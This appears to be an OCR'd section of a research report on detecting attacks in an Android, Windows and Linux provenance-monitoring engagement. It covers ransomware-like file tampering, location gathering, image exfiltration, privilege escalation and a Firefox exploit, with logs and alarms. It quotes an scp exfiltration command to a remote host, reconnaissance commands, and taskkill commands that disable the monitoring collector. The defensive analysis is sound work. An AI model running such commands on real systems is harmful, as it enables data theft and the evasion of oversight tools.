
```
scp -r /tmp/at-spi2 /tmp/firefox_admin /tmp/orca.txt /tmp/pulse-2L9K88eMlGn7 /tmp/pulse-PKdhtXMmr18n /tmp/ssh-wDySakRV1585 /tmp/tcexfil /tmp/unity_support_test.1 admin@128.55.12.110:./files/
```

4.2.6 Detection of Attacks on ClearScope-ClearScope

wifibabymonitor


We found that it made several files executable (chmod 771), such as /data/data/com.papenmeier.wifibabymonitor.free/shared_prefs, around when the app started It then proceeds to create and read hundreds of pipe objects

/data/app/com.papenmeier.wifibabymonitor.free-cxDd-j7p6ou5sm6x-zZX5A==/base.apk executes, connects to remote ips shown below.



Agricola (targeted ransomware attack)

Suspicious application com.whyk.agricola alters an image belonging to the user in what appears to be a ransomware attack. The app changes the name of an image file, appending ".ransom" to it, then writes to the file. After some time, the app changes its name back to the original name, though the changes to the file itself still remain. In the meantime, the application may have communicated with an outside source by through the Binder service.



O:/data/app/com.whyk.agricola-Bt539j_mE5tiPegsY0CXZQ==/base.apk
O:/data/data/com.whyk.agricola
O:/data/data/com.whyk.agricola/cache
O:/data/user_de/0/com.whyk.agricola
O:/data/user_de/0/com.whyk.agricola/code_cache
O:/data/misc/profiles/cur/0/com.whyk.agricola/primary.prof
RD
RD
RD
RD
RD
RD
S:com.whyk.agricola
WR
REN
RD
REN
WR
RM
RD
WR
O:SRCSINK_NETWORK_MANAGEMENT
O:/storage/emulated/0/DCIM/Camera/IMG_20181115_232258.jpg
O:/storage/emulated/0/DCIM/Camera/IMG_20181115_232258.jpg.ransom
O:SRCSINK_UI

Microsoft.orifice.outlook attack

com.microsoft.orifice.outlook collects Wifi and Location info and write into `/storage/emulated/0/gather.txt`


- 453b79d76c63ace06b76cc5facd9993||0.9|0.5000|ta1-clearscope-e4-A|ipcwrite:com.android.camera2:int android.app.IActivityManager$Stub$Proxy.startActivity(android.app.IApplicationThread caller
- 3e71f651caedce167c87c60dd400bf3c||0.9|0.5000|ta1-clearscope-e4-A|ipcread:com.android.camera2:int android.app.IActivityManager$Stub$Proxy.startActivity(android.app.IApplicationThread caller
- d8d36a4a2e576b5565d16cc2defae67b||0.9|0.5000|ta1-clearscope-e4-A|ipcread:com.android.camera2:void android.app.IApplicationThread$Stub.scheduleSendResult(android.os.IBinder token
- a718b2d26de11b9e5bbc522f1eb8772e||0.9|0.5000|ta1-clearscope-e4-B|fileread:com.microsoft.orifice.outlook:/proc/23242/cmdline
- 5fddadca9f047362bbe0c30b49942400||0.9|0.5000|ta1-clearscope-e4-B|filewrite:com.microsoft.orifice.outlook:/proc/23254/timerslack_ns

- 8802d2156067367f921be947720b4629||0.9|0.5000|ta1-clearscope-e4-B|ipcwrite:com.microsoft.orifice.outlook:StorageVolume android.os.storage.IStorageManager$Stub$Proxy.getVolumeList(int uid
- dd8dc427fc993ab96c92f2effac4006d||0.9|0.5000|ta1-clearscope-e4-B|ipcread:com.microsoft.orifice.outlook:int android.net.wifi.IWifiManager$Stub$Proxy.getWifiEnabledState()
- 8b10f33bd0f514ee36407cd692defdf8||0.9|0.5000|ta1-clearscope-e4-B|ipcwrite:com.microsoft.orifice.outlook:WifiInfo android.net.wifi.IWifiManager$Stub$Proxy.getConnectionInfo(java.lang.String callingPackage)
- 581b80f0867695b35a815909e3647893||0.9|0.5000|ta1-clearscope-e4-B|ipcread:com.microsoft.orifice.outlook:WifiInfo android.net.wifi.IWifiManager$Stub$Proxy.getConnectionInfo(java.lang.String callingPackage)
- 912d1f0206cda0b86683d02b5fefcdb8||0.9|0.5000|ta1-clearscope-e4-B|filewrite:com.microsoft.orifice.outlook:/storage/emulated/0/gather.txt
- 5071f79912756a011edb9b0e877052fd||0.9|0.5000|ta1-clearscope-e4-B|ipcread:com.microsoft.orifice.outlook:List<String> android.location.ILocationManager$Stub$Proxy.getAllProviders()
- b6974824ab16bf9a1956092b2426fa7e||0.9|0.5000|ta1-clearscope-e4-B|ipcwrite:com.microsoft.orifice.outlook:boolean android.location.ILocationManager$Stub$Proxy.isProviderEnabled(java.lang.String provider)
- 008f032a902d88eee0f920fa8619d4e7||0.9|0.5000|ta1-clearscope-e4-B|ipcread:com.microsoft.orifice.outlook:boolean android.location.ILocationManager$Stub$Proxy.isProviderEnabled(java.lang.String provider)
- be1db46673dca58e2ead3a0e387c47c2||0.9|0.5000|ta1-clearscope-e4-B|ipcwrite:com.microsoft.orifice.outlook:Location android.location.ILocationManager$Stub$Proxy.getLastLocation(android.location.LocationRequest request
- 315f4888f2ed41ed13afd1f0ec7e3771||0.9|0.5000|ta1-clearscope-e4-B|ipcread:com.microsoft.orifice.outlook:Location android.location.ILocationManager$Stub$Proxy.getLastLocation(android.location.LocationRequest request
- ebfefa8cabdb99776e88b53fbbe3bfff||0.9|0.5000|ta1-clearscope-e4-B|ipcwrite:com.microsoft.orifice.outlook:String android.location.ILocationManager$Stub$Proxy.getBestProvider(android.location.Criteria criteria
- 245cb9bb65d5cfb285e35e6fea9e93a2||0.9|0.5000|ta1-clearscope-e4-B|ipcread:com.microsoft.orifice.outlook:String android.location.ILocationManager$Stub$Proxy.getBestProvider(android.location.Criteria criteria



com.ichi2.ankidroid attack


Suspicious application com.ichi2.ankidroid exfiltrates sensitive information in the form of an image and sends it to a remote host (150.97.7.136:80) after getting its privilege escalated by a kernel malware */dev/glx_alsa_675*. After that the process reads the directory "/storage/emulated/0", which is not normal behavior for a non-root process. The app then proceeds to navigate to the Camera directory and read a specific image file. This file was created by com.android.camera2 (the standard camera app) long before the attack. The app then writes to the IP address (150.97.7.136:80) once more, likely exfiltrating the file to a remote host.


com.android.camera2
WR
O:/data/app/com.ichi2.ankidroid-tIiaLL5M8d3wCPXWYUvy1A==/base.apk
O:/data/app/com.ichi2.ankidroid-tIiaLL5M8d3wCPXWYUvy1A==/lib/arm
O:/data/app/com.ichi2.ankidroid-tIiaLL5M8d3wCPXWYUvy1A==/lib/arm/libmicroapt.so
O:/storage/emulated/0/DCIM/Camera/IMG_20181116_183436.jpg
RD
RD
LD
RD
S:com.ichi2.ankidroid
WR
WR
RD
WR
RD
WR
RD
O:SRCSINK_NETWORK_MANAGEMENT
O:/dev/null
O:IP:150.97.7.136:80
O:/dev/glx_alsa_675

Following are the alarms we see related to the attack and further details to it:

- Alarm: UntrustedLoad: 000: Object 45641 (/data/app/com.ichi2.ankidroid-tIiaLL5M8d3wCPXWYUvy1A==/lib/arm/libmicroapt.so) Subject 1312 pid=26484 com.ichi2.ankidroid
- 93c00c55a6487eb2ee50cb703fe7cd37||0.9|0.5000|ta1-clearscope-e4-A|ipcwrite:com.ichi2.ankidroid:void android.view.IWindowSession$Stub$Proxy.onRectangleOnScreenRequested(android.os.IBinder token
- 9196a30e771da3ed87f87728dcf009e3||0.9|0.5000|ta1-clearscope-e4-A|ipcread:com.ichi2.ankidroid:void android.view.IWindowSession$Stub$Proxy.onRectangleOnScreenRequested(android.os.IBinder token

- 6afa7e47c4e372b2c3d58f4edaea189d||0.9|0.5000|ta1-clearscope-e4-A|ipcwrite:com.ichi2.ankidroid:void com.android.internal.view.IInputMethodSession$Stub$Proxy.viewClicked(boolean focusChanged)
- f6fe17b3b56c80154265cf16480a7a09||0.9|0.5000|ta1-clearscope-e4-A|ipcwrite:com.ichi2.ankidroid:boolean com.android.internal.view.IInputMethodManager$Stub$Proxy.showSoftInput(com.android.internal.view.IInputMethodClient client
- 0408bddab8f6e56e967601c64bb05d05||0.9|0.5000|ta1-clearscope-e4-A|ipcread:com.ichi2.ankidroid:boolean com.android.internal.view.IInputMethodManager$Stub$Proxy.showSoftInput(com.android.internal.view.IInputMethodClient client
- 71d9c0b25d620bd7d8974ef4c60ad418||0.9|0.5000|ta1-clearscope-e4-A|ipcwrite:com.ichi2.ankidroid:void com.android.internal.view.IInputMethodSession$Stub$Proxy.updateSelection(int oldSelStart
- c3b679388cf2dfce0cbefa62ec790dab||0.9|0.5000|ta1-clearscope-e4-A|ipcread:com.ichi2.ankidroid:void com.android.internal.view.IInputContext$Stub.getSelectedText(int flags
- 5ae0adfd537f9e70b906781e4e1377d0||0.9|0.5000|ta1-clearscope-e4-A|ipcwrite:com.ichi2.ankidroid:void com.android.internal.view.IInputContextCallback$Stub$Proxy.setSelectedText(java.lang.CharSequence selectedText
- 6f4cd058d1997bc0068e949698cc85be||0.9|0.5000|ta1-clearscope-e4-A|ipcread:com.ichi2.ankidroid:void com.android.internal.view.IInputContext$Stub.requestUpdateCursorAnchorInfo(int cursorUpdateMode
- 612d90ffc322cdff1e716b52523146ba||0.9|0.5000|ta1-clearscope-e4-A|ipcread:com.ichi2.ankidroid:void com.android.internal.view.IInputContext$Stub.getTextBeforeCursor(int length
- 2b3c6a03367843edf9de0d5512d25928||0.9|0.5000|ta1-clearscope-e4-A|ipcwrite:com.ichi2.ankidroid:void com.android.internal.view.IInputMethodSession$Stub$Proxy.updateCursorAnchorInfo(android.view.inputmethod.CursorAnchorInfo cursorAnchorInfo)
- 8597f7665e3f326d82e6e69bdc8628a6||0.9|0.5000|ta1-clearscope-e4-A|ipcwrite:com.ichi2.ankidroid:void com.android.internal.view.IInputContextCallback$Stub$Proxy.setTextBeforeCursor(java.lang.CharSequence textBeforeCursor



/storage/emulated...183436.jpg
com.android.camera2
com.ichi2.ankidroid
/proc/26484/cmdline
SRCSINK_SERVICE_MANAGEMENT
SRCSINK_DISPLAY
SRCSINK_NETWORK_MANAGEMENT

com.ichi2.ankidroid wrote into /dev/glx_alsa_675
It is writing to the glx file, and reading from the following:

- /
- /data
- /dev/glx_alsa_675
- /storage/emulated/0
- /storage/emulated/0/DCIM
- /storage/emulated/0/DCIM/Camera
- /storage/emulated/0/DCIM/Camera/IMG_20181116_183436.jpg
- /storage/emulated/0/Pictures

the jpg file was created by com.android.camera2

com.ichi2.anki
`com.ichi2.anki` preparation with dex2oat on B
then it starts, collects info and put it into `/storage/emulated/0/AnkiDroid/collection.anki2`
- resolveContentProvider
- getVolumeLis
- getAllNetworks
- getNetworkCountryIsoForPhone
`com.ichi2.anki` seems to use a GPU exploit to change something:
- it mmap /dev/kgsl-3d0 so many times
- it write into /data/data/com.ichi2.anki/app_webview/GPUCache

4.2.7 Detection of Attacks on MARPLE-TRACE


ssh and kill TA1 collector (MARPLE)
an ssh connection executed cmd.exe which execute several commands to query system information:

```
1) schtasks /query  # query schduled task in Windows
2) wmic qfe            # query Windows Hotfix information
3) sc query             # query services in Windows
4) tasklist               # running process and process info(e.g. pid)
5) whoami
6) wmic useraccount get /ALL
```

It seems that the attacker was searching for a certain process.

then the cmd.exe tried to kill TA1 collector!

```
1) taskkill /PID 3764 /F   # 3764 is a part of collector
2) taskkill /PID 2192 /F   # 2192 is a part of collector
```




driverquery (MARPLE)


a cmd.exe(pid:1960) executed `C:\Windows\system32\driverquery.exe" -v >> disk.txt` and the disk.txt was read by another cmd.exe.

hosts file leak (MARPLE)
The sshd open a cmd.exe which execute
1) `tasklist`
2) `netstat -an`
and read
3) `C:\Windows\System32\drivers\etc\hosts` file which store mapping relationships between domain and ip.

firefox exploit (TRACE)


- exploit: userid from 1003 to 0
- glx file dropped





UUID
25e13113-bea3-5655-4efc-4c52850630e9
Type (Tag)
ENTITY_SUBJECT
Type (Contents)
SUBJECT_PROCESS
Principal
085b2439-3722-1a04-8476-31585dad2219
First seen
2018-11-19 08:22:51.654 +0000
Last seen
2018-11-19 08:28:05.184 +0000
Properties
localprincipal
085b243937221a04847631585dad2219
principaltype
PRINCIPAL_LOCAL
parentsubject
1af52e3d4d1d15d4ccffc216a36a40ca
starttimestampnanos
1542659285128000000
userid
1003
name
firefox
cid
18570

